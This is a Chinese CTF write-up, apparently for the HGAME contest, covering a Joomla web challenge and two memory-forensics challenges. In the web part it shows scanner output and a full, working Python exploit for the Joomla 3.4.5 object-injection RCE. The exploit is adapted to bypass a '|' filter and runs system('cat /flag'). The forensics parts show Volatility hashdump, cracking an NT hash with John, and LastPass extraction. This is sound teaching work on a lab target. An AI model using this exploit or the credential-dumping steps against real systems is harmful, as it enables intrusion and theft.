  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://75d069ce9c.joomla.r4u.top:6788/ ...



[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.4.5

[+] Core Joomla Vulnerability
[++] Joomla! 3.4.4 < 3.6.4 - Account Creation / Privilege Escalation
CVE : CVE-2016-8870 , CVE-2016-8869
EDB : https://www.exploit-db.com/exploits/40637/

Joomla! Core Remote Privilege Escalation Vulnerability
CVE : CVE-2016-9838
EDB : https://www.exploit-db.com/exploits/41157/

Joomla! Directory Traversal Vulnerability
CVE : CVE-2015-8565
https://developer.joomla.org/security-centre/635-20151214-core-directory-
traversal-2.html

Joomla! Directory Traversal Vulnerability
CVE : CVE-2015-8564
https://developer.joomla.org/security-centre/634-20151214-core-directory-
traversal.html

Joomla! Core Cross Site Request Forgery Vulnerability
CVE : CVE-2015-8563
https://developer.joomla.org/security-centre/633-20151214-core-csrf-
hardening.html

Joomla! Core Security Bypass Vulnerability
CVE : CVE-2016-9081
https://developer.joomla.org/security-centre/661-20161003-core-account-
modifications.html


Joomla! Core Arbitrary File Upload Vulnerability
CVE : CVE-2016-9836
https://developer.joomla.org/security-centre/665-20161202-core-shell-upload.html
```


```
Joomla! Information Disclosure Vulnerability
CVE : CVE-2016-9837
https://developer.joomla.org/security-centre/666-20161203-core-information-
disclosure.html


PHPMailer Remote Code Execution Vulnerability
CVE : CVE-2016-10033
https://www.rapid7.com/db/modules/exploit/multi/http/phpmailer_arg_injection
https://github.com/opsxcq/exploit-CVE-2016-10033
EDB : https://www.exploit-db.com/exploits/40969/

PPHPMailer Incomplete Fix Remote Code Execution Vulnerability
CVE : CVE-2016-10045
https://www.rapid7.com/db/modules/exploit/multi/http/phpmailer_arg_injection
EDB : https://www.exploit-db.com/exploits/40969/

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://75d069ce9c.joomla.r4u.top:6788/administrator/

[+] Checking robots.txt existing
[++] robots.txt is not found

[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config files are not found

[+] Enumeration component
[++] components are not found

Your Report : reports/75d069ce9c.joomla.r4u.top:6788/
```

此外顺带一提

这里信息可以进一步收集

注意 Response 返回头 PHP 版本 和 apache 版本都存在

head 或者 curl -I 方法也可以获取头



75d069ce9c.jooml...
jquery.min.js
jquery-noconflict.js
jquery-migrate.mi...
caption.js
bootstrap.min.js
template.js
html5fallback.js
raindrops.jpg
livemarks.png
css?family=Open+...
css?family=Open+...
IcoMoon.woff
mem8YaGs126MiZ...
vt-32.png
favicon.ico

General

```
Request URL: http://75d069ce9c.joomla.r4u.top:6788/
Request Method: GET
Status Code: 200 OK
Remote Address: 127.0.0.1:7890
Referrer Policy: strict-origin-when-cross-origin
```

Response Headers view source

```
Cache-Control: no-store, no-cache, must-revalidate, post-chec
=0, pre-check=0
Connection: keep-alive
Content-Encoding: gzip
Content-Length: 4255
Content-Type: text/html; charset=utf-8
Date: Thu, 25 Feb 2021 13:34:27 GMT
Expires: Mon, 1 Jan 2001 00:00:00 GMT
Keep-Alive: timeout=4
Last-Modified: Thu, 25 Feb 2021 13:34:27 GMT
Pragma: no-cache
Proxy-Connection: keep-alive
Server: Apache/2.4.10 (Debian) PHP/5.6.12
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.12
```

Request Headers view source

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
ned-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
```

更为熟练点 (激进一点) 的可以使用 nmap

第三种方法 通用扫描器

> 方法特点
>
> 需要 不需要知道对方网站源码
>
> 好处 扫描器给出的信息繁多 而且带有漏洞利用信息 不限制中间件 CMS 非常通用的方法 等
>
> 坏处 动静更大 容易被发现 信息过于复杂

```
nmap -sV 75d069ce9c.joomla.r4u.top -p 6788 --script vuln
```

```
# -sV 是说明参数 我要扫描服务版本 -p 是指定端口 --script vuln 是调用 nse 脚本 扫描漏洞
Starting Nmap 7.91 ( https://nmap.org ) at XXXX-XX-XX XX:XX EST
Pre-scan script results:
# 这里略
Host is up (0.011s latency).

PORT     STATE SERVICE VERSION
6788/tcp open  http    Apache httpd 2.4.10 ((Debian) PHP/5.6.12) # 这里给出了 具体
的 服务器中间件版本和 php 版本
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=75d069ce9c.joomla.r4u.top
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/
|     Form id: mod-search-searchword
|     Form action: /index.php
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php/component/mailto/?
tmpl=component&amp;template=protostar&amp;link=377252fb43127a55a7d73c51bb265bf7a
a819c58
|     Form id: mod-search-searchword
|     Form action: /index.php/component/mailto/
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php/component/mailto/?
tmpl=component&amp;template=protostar&amp;link=377252fb43127a55a7d73c51bb265bf7a
a819c58
|     Form id: mod-search-searchword
|     Form action: /index.php/component/mailto/
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php/component/mailto/?
tmpl=component&amp;template=protostar&amp;link=6b96ed4f7e99be506ec57a8a5f4e5abf4
5d4f506
|     Form id: mod-search-searchword
|     Form action: /index.php/component/mailto/
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php/component/mailto/?
tmpl=component&amp;template=protostar&amp;link=6b96ed4f7e99be506ec57a8a5f4e5abf4
5d4f506
|     Form id: mod-search-searchword
|     Form action: /index.php/component/mailto/
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php/component/mailto/?
tmpl=component&amp;template=protostar&amp;link=1890a7529ed52bc4263295a51d803a560
f25a20f
|     Form id: mod-search-searchword
|     Form action: /index.php/component/mailto/
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php/component/mailto/?
tmpl=component&amp;template=protostar&amp;link=1890a7529ed52bc4263295a51d803a560
f25a20f
|     Form id: mod-search-searchword
|     Form action: /index.php/component/mailto/
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php/author-login
|     Form id: mod-search-searchword
|     Form action: /index.php/author-login
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php/author-login
|     Form id: username-lbl
|     Form action: /index.php/author-login?task=user.login
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php
|     Form id: mod-search-searchword
|     Form action: /index.php
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php/3-welcome-to-your-
blog
|     Form id: mod-search-searchword
|     Form action: /index.php
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php/login
|     Form id: mod-search-searchword
|     Form action: /index.php/login
|
|     Path: http://75d069ce9c.joomla.r4u.top:6788/index.php/login
|     Form id: username-lbl
|_    Form action: /index.php/login?task=user.login
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=75d069ce9c.joomla.r4u.top
|   Found the following indications of potential DOM based XSS:
|
|     Source:
window.open(this.href,'win2','status=no,toolbar=no,scrollbars=yes,titlebar=no,me
nubar=no,resizable=yes,width=640,height=480,directories=no,location=no')
|_    Pages: http://75d069ce9c.joomla.r4u.top:6788/,
http://75d069ce9c.joomla.r4u.top:6788/,http://75d069ce9c.joomla.r4u.top:6788/,ht
tp://75d069ce9c.joomla.r4u.top:6788/,
http://75d069ce9c.joomla.r4u.top:6788/index.php,http://75d069ce9c.joomla.r4u.top
:6788/index.php,
http://75d069ce9c.joomla.r4u.top:6788/index.php,http://75d069ce9c.joomla.r4u.top
:6788/index.php, http://75d069ce9c.joomla.r4u.top:6788/index.php/3-welcome-to-
your-blog
| http-enum:
|   /administrator/: Possible admin folder
|   /administrator/index.php: Possible admin folder
|   /4dm1n/: Possible admin folder
|   /1.sql: Possible database backup
|   /login/: Login page
|   /logs/: Logs
|   /administrator/manifests/files/joomla.xml: Joomla version 3.4.5 # 这里爆了
joomla 版本
|   /language/en-GB/en-GB.xml: Joomla version 3.4.3 # 这里也提示了版本
|   /htaccess.txt: Joomla!
|   /README.txt: Interesting, a readme.
|   /0/: Potentially interesting folder
|   /1/: Potentially interesting folder
|   /2/: Potentially interesting folder
|   /3/: Potentially interesting folder
|   /4/: Potentially interesting folder
|   /5/: Potentially interesting folder
|   /6/: Potentially interesting folder
|   /bin/: Potentially interesting folder
|   /cache/: Potentially interesting folder
|   /home/: Potentially interesting folder
|   /images/: Potentially interesting folder
|   /includes/: Potentially interesting folder
|   /libraries/: Potentially interesting folder
|   /modules/: Potentially interesting folder
|   /templates/: Potentially interesting folder
|_  /tmp/: Potentially interesting folder
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 172.22.0.3
|_http-server-header: Apache/2.4.10 (Debian) PHP/5.6.12
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open
and hold
|       them open as long as possible.  It accomplishes this by opening
connections to
|       the target web server and sending a partial request. By doing so, it
starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 365.36 seconds
```

之后的利用

现在 拿到了版本号 查一查漏洞

```
└─$ searchsploit joomla 3.4.5
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Joomla! 1.5 < 3.4.5 - Object Injection Remote | php/webapps/38977.py
Joomla! 1.5 < 3.4.6 - Object Injection 'x-for | php/webapps/39033.py
Joomla! 3.4.4 < 3.6.4 - Account Creation / Pr | php/webapps/40637.txt
Joomla! < 3.6.4 - Admin Takeover              | php/webapps/41157.py
Joomla! Component Easydiscuss < 4.0.21 - Cros | php/webapps/43488.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

然后当我打过去的时候 却发现事情没有那么简单

通用 exp 全给拦掉了

> 最好玩的是

> 我以为自己 cve 的思路是错的...(再想想 ctf 怎么可能出这种题目呢? 这又不是日靶机)
>
> 所以当时 我半信半疑的 就去问出题人了
>
> 然后讲了半天才明白 源码被修改过 通用 exp 暴毙
>
> 结果又回到了 我原来的思路 CVE

然后没的办法 只能再去下官方 源码

https://downloads.joomla.org/cms/joomla3/3-4-5 <- 我当时下载代码的地方

然后跟踪漏洞复现的过程

https://paper.seebug.org/papers/Archive/drops2/Joomla%20%E5%AF%B9%E8%B1%A1%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90%E6%8A%A5%E5%91%8A.html

搜索相关的代码文件 然后 用命令 diff 一看

好家伙

```
└─$ diff html/libraries/joomla/session/session.php
htmlx/libraries/joomla/session/session.php

990,993d989
<                     $pos = strpos($_SERVER['HTTP_X_FORWARDED_FOR'],'|');
<                     if($pos){
<                         $_SERVER['HTTP_X_FORWARDED_FOR'] =
substr_replace($_SERVER['HTTP_X_FORWARDED_FOR'],'',$pos,strlen('|'));
<               }
1021,1024d1016
<                   $pos = strpos($_SERVER['HTTP_USER_AGENT'],'|');
<                   if($pos){
<                       $_SERVER['HTTP_USER_AGENT'] =
substr_replace($_SERVER['HTTP_USER_AGENT'],'',$pos,strlen('|'));
<                   }
```

这不是 用 "" 干掉了 我 exp 里的第一个 "|" 吗

> https://www.php.net/manual/zh/function.strpos.php

然后修复 poc/exp

修改几处代码 使用注释标出

```
└─$ cat cve.py
'''
    Simple PoC for Joomla Object Injection.
    Gary @ Sec-1 ltd
    http://www.sec-1.com/
'''
#! coding=utf-8

import requests #  easy_install requests

def get_url(url, user_agent):
    headers = {
            'User-Agent': "hack",
    'X-Forwarded-For': user_agent
    }
    cookies = requests.get(url,headers=headers).cookies
    for _ in range(3):
        response = requests.get(url, headers=headers,cookies=cookies)
        print response.content #这里增加一段 print 出代码
    return response
def php_str_noquotes(data):
    "Convert string to chr(xx).chr(xx) for use in php"
    encoded = ""
    for char in data:
        encoded += "chr({0}).".format(ord(char))
    print encoded
    return encoded[:-1]

def generate_payload(php_payload):

    php_payload = "eval({0})".format(php_str_noquotes(php_payload))

    terminate = '\xf0\xfd\xfd\xfd';
    exploit_template = r'''}__test||O:21:"JDatabaseDriverMysqli":3:
{s:2:"fc";O:17:"JSimplepieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:
{i:0;a:2:{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:
{}s:8:"feed_url";''' # payload 增加 一个 | 使得利用成功
    injected_payload = "{};JFactory::getConfig();exit".format(php_payload)
    exploit_template += r'''s:{0}:"{1}"'''.format(str(len(injected_payload)),
injected_payload)
    exploit_template +=
r''';s:19:"cache_name_function";s:6:"assert";s:5:"cache";b:1;s:11:"cache_class";
O:20:"JDatabaseDriverMysql":0:
{}}i:1;s:4:"init";}}s:13:"\0\0\0connection";b:1;}''' + terminate

    return exploit_template

pl = generate_payload("system('cat /flag');") # 这里是 php 代码任意执行点 所以要
system
print pl
print get_url("http://75d069ce9c.joomla.r4u.top:6788/", pl) # 别忘记修改 域名
```

run 起来

```
└─$ py2 cve.py |grep hgame
hgame{WelCoME~TO-ThIs_Re4LwORLD}
hgame{WelCoME~TO-ThIs_Re4LwORLD}
hgame{WelCoME~TO-ThIs_Re4LwORLD}
```

为了减少大家看代码的压力 直接 grep

```
hgame{WelCoME~TO-ThIs_Re4LwORLD}
```

Misc

misc 1 Akira之瞳-1

首先拿到文件 内存取证 然后调用工具 volatility

查完 信息是Win7SP1x64 格式之后 dump 内存信息

```
└─$ ./volatility  -f ../important_work.raw --profile Win7SP1x64 pslist

Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess
Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ----
-- ------------------------------ ------------------------------
0xfffffa800cd34040 System                    4      0    158      487 ------
0 2021-02-18 09:45:38 UTC+0000
0xfffffa800d975b30 smss.exe                364      4      2       44 ------
0 2021-02-18 09:45:38 UTC+0000
0xfffffa800d88f9d0 csrss.exe               456    420      9      539      0
0 2021-02-18 09:45:41 UTC+0000
0xfffffa800cd52060 wininit.exe             500    420      4       95      0
0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e139b30 csrss.exe               520    508     11      235      1
0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e182910 services.exe            568    500     14      283      0
0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e193910 lsass.exe               576    500     10      618      0
0 2021-02-18 09:45:41 UTC+0000
0xfffffa800e198b30 lsm.exe                 584    500     11      167      0
0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3b0060 winlogon.exe            680    508      7      139      1
0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3c4b30 svchost.exe             720    568     13      411      0
0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3e8060 vm3dservice.ex          780    568      3       59      0
0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e3fb3e0 svchost.exe             820    568      7      315      0
0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e42bb30 svchost.exe             896    568     21      455      0
0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e42a750 svchost.exe             940    568     23      487      0
0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e445740 svchost.exe             968    568     44      900      0
0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e479b30 audiodg.exe             180    896      6      149      0
0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e49a890 svchost.exe             400    568     14      600      0
0 2021-02-18 09:45:42 UTC+0000
0xfffffa800e4bb3a0 svchost.exe             212    568     22      432      0
0 2021-02-18 09:45:43 UTC+0000
0xfffffa800e5f4410 spoolsv.exe            1184    568     17      360      0
0 2021-02-18 09:45:43 UTC+0000
0xfffffa800e614520 svchost.exe            1212    568     27      367      0
0 2021-02-18 09:45:43 UTC+0000
0xfffffa800e745b30 VGAuthService.         1532    568      5      121      0
0 2021-02-18 09:45:44 UTC+0000
0xfffffa800e7bd060 vmtoolsd.exe           1584    568     11      285      0
0 2021-02-18 09:45:44 UTC+0000
0xfffffa800e84ab30 WmiPrvSE.exe           1848    720     11      202      0
0 2021-02-18 09:45:44 UTC+0000
0xfffffa800e832b30 dllhost.exe            1292    568     36      297      0
0 2021-02-18 09:45:45 UTC+0000
```

```
0xfffffa800e8fab30 svchost.exe          444    568      7       111       0
0 2021-02-18 09:45:45 UTC+0000
0xfffffa800e708960 dllhost.exe         2148    568     17       240       0
0 2021-02-18 09:45:45 UTC+0000
0xfffffa800e9524e0 msdtc.exe           2240    568     16       173       0
0 2021-02-18 09:45:45 UTC+0000
0xfffffa800e994060 VSSVC.exe           2440    568      6       134       0
0 2021-02-18 09:45:46 UTC+0000
0xfffffa800eae1b30 WmiPrvSE.exe        2692    720     12       307       0
0 2021-02-18 09:46:04 UTC+0000
0xfffffa800eb54950 WmiApSrv.exe        2800    568      7       129       0
0 2021-02-18 09:46:05 UTC+0000
0xfffffa800eb8b630 taskhost.exe        2960    568     10       196       1
0 2021-02-18 09:46:50 UTC+0000
0xfffffa800ec09b30 dwm.exe             1540    940      7       131       1
0 2021-02-18 09:46:51 UTC+0000
0xfffffa800ec12b30 explorer.exe        2232   3064     32       713       1
0 2021-02-18 09:46:51 UTC+0000
0xfffffa800ecaf210 vm3dservice.ex      1364   2232      5        81       1
0 2021-02-18 09:46:54 UTC+0000
0xfffffa800ec313e0 vmtoolsd.exe        1268   2232      9       180       1
0 2021-02-18 09:46:54 UTC+0000
0xfffffa800e5ab460 taskmgr.exe         2780    680     12       144       1
0 2021-02-18 09:46:59 UTC+0000
0xfffffa800e5c6b30 SearchIndexer.      1252    568     13       647       0
0 2021-02-18 09:47:00 UTC+0000
0xfffffa800ed50b30 wmpnetwk.exe        2572    568     13       251       0
0 2021-02-18 09:47:00 UTC+0000
0xfffffa800ed2eb30 svchost.exe         2596    568     13       182       0
0 2021-02-18 09:47:00 UTC+0000
0xfffffa800f246670 SearchProtocol       736   1252      7       245       1
0 2021-02-18 09:47:11 UTC+0000
0xfffffa800f248060 SearchFilterHo      2552   1252      5       101       0
0 2021-02-18 09:47:11 UTC+0000
0xfffffa800f263b30 important_work      1092   2232      1        16       1
1 2021-02-18 09:47:15 UTC+0000
0xfffffa800f260060 conhost.exe         1372    520      2        63       1
0 2021-02-18 09:47:16 UTC+0000
0xfffffa800f29fb30 cmd.exe             1340   1092      1        29       1
1 2021-02-18 09:47:16 UTC+0000
0xfffffa800ec13590 dllhost.exe         3128    720      6       102       1
0 2021-02-18 09:47:21 UTC+0000
0xfffffa800f2ba750 dllhost.exe         3184    720      6        99       0
0 2021-02-18 09:47:22 UTC+0000
0xfffffa800f277b30 DumpIt.exe          3216   2232      2        75       1
1 2021-02-18 09:47:22 UTC+0000
0xfffffa800edc6240 conhost.exe         3224    520      2        61       1
0 2021-02-18 09:47:22 UTC+0000
```

看到 important work

直接 dump 下来 memdump


```
└─$ ./volatility  -f ../important_work.raw --profile Win7SP1x64 memdump -p 1092 -D ../
```

然后 使用 foremost 修复出来 dump 文件

得到 output

发现关键信息 zip 文件

zip info 为



zip
23 445 841
锘縫assword is sha256(login_password)

```
└─$ ./volatility  -f ../important_work.raw --profile Win7SP1x64 hashdump
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Genga03:1001:aad3b435b51404eeaad3b435b51404ee:84b0d9c9f830238933e7131d60ac6436::
:



└─$ cat john
Genga03:1001:aad3b435b51404eeaad3b435b51404ee:84b0d9c9f830238933e7131d60ac6436::
:

└─$ john john --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 22 candidates buffered for the current salt, minimum 24 needed for
performance.
Warning: Only 16 candidates buffered for the current salt, minimum 24 needed for
performance.
Warning: Only 13 candidates buffered for the current salt, minimum 24 needed for
performance.
Warning: Only 17 candidates buffered for the current salt, minimum 24 needed for
performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 19 candidates buffered for the current salt, minimum 24 needed for
performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
asdqwe123        (Genga03)
1g 0:00:00:04 DONE 3/3 (2021-02-20 17:06) 0.2207g/s 43611Kp/s 43611Kc/s 43611KC/s
asdes1424..asdqw1487
Use the "--show --format=NT" options to display all of the cracked passwords
reliably
Session completed
```

sha256 过后

```
20504cdfddaad0b590ca53c4861edd4f5f5cf9c348c38295bd2dbf0e91bca4c3
```

解出来两份 png 图片 是线稿


发现 Blind 是盲水印解密

https://github.com/chishaxie/blindwatermark

这个 python3 版本下载下来解决掉不少 环境问题之后

解压出来 out.png

放大 拉高对比度 可以看的更加清晰一点



然后 读出flag

```
hgame{7he_f1ame_brin9s_me_end1ess_9rief}
```

misc 2 Akira之瞳-2


先 imageinfo 抓出来 profile 之后需要用到的

Win7SP1x64

然后 pslist 看到 notepad


notepad dump 失败

使用 filescan 寻找文件 然后 dump



```
0x000000007ef94820      2      0 RW-r--  \Device\HarddiskVolume1\Users\Genga03\Desktop\dumpme.txt
0x000000007f416f20     10      0 R--r-d  \Device\HarddiskVolume1\Users\Genga03\Desktop\DumpIt.exe
```

抓取完毕后 记事本打开



```
zip password is: 5trqES&P43#y&1TOCRLF
And you may need LastPassNULNULNULNULNUL
```

```
5trqES&P43#y&1TO
```

打开压缩包

发现三个文件 分别是 一个 chrome 注册表 key 一份 cookies 一份 其他的 container `file` 命令检测过后发现是什么 pgp sub key

这里 可能容易找不到路子 所以我去问了问出题人

根据出题人带给我的提示

> 这里 折腾了多个个小时

我需要抓出来 Lastpass 的自动填充密码

于是网上搜索 内存 dump lastpass 便存在结果

> 这里 可能不知道是为什么需要抓出来 Lastpass 的自动填充密码
>
> 因为 一开始其实我也不知道 解着解着 就理解了
>
> 后面会进行解释的

然后 利用脚本解出 lastpass

https://www.freebuf.com/articles/system/117553.html

脚本在

https://github.com/kevthehermit/volatility_plugins/tree/master/lastpass

```
└─$ ./volatility  --plugins=/PATH_TO/volatility_plugins/lastpass  -f
./secret_work.raw --profile=Win7SP1x64 lastpass # 注意这里的 plugins要求写在前面
Volatility Foundation Volatility Framework 2.6
Searching for LastPass Signatures
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (2916)
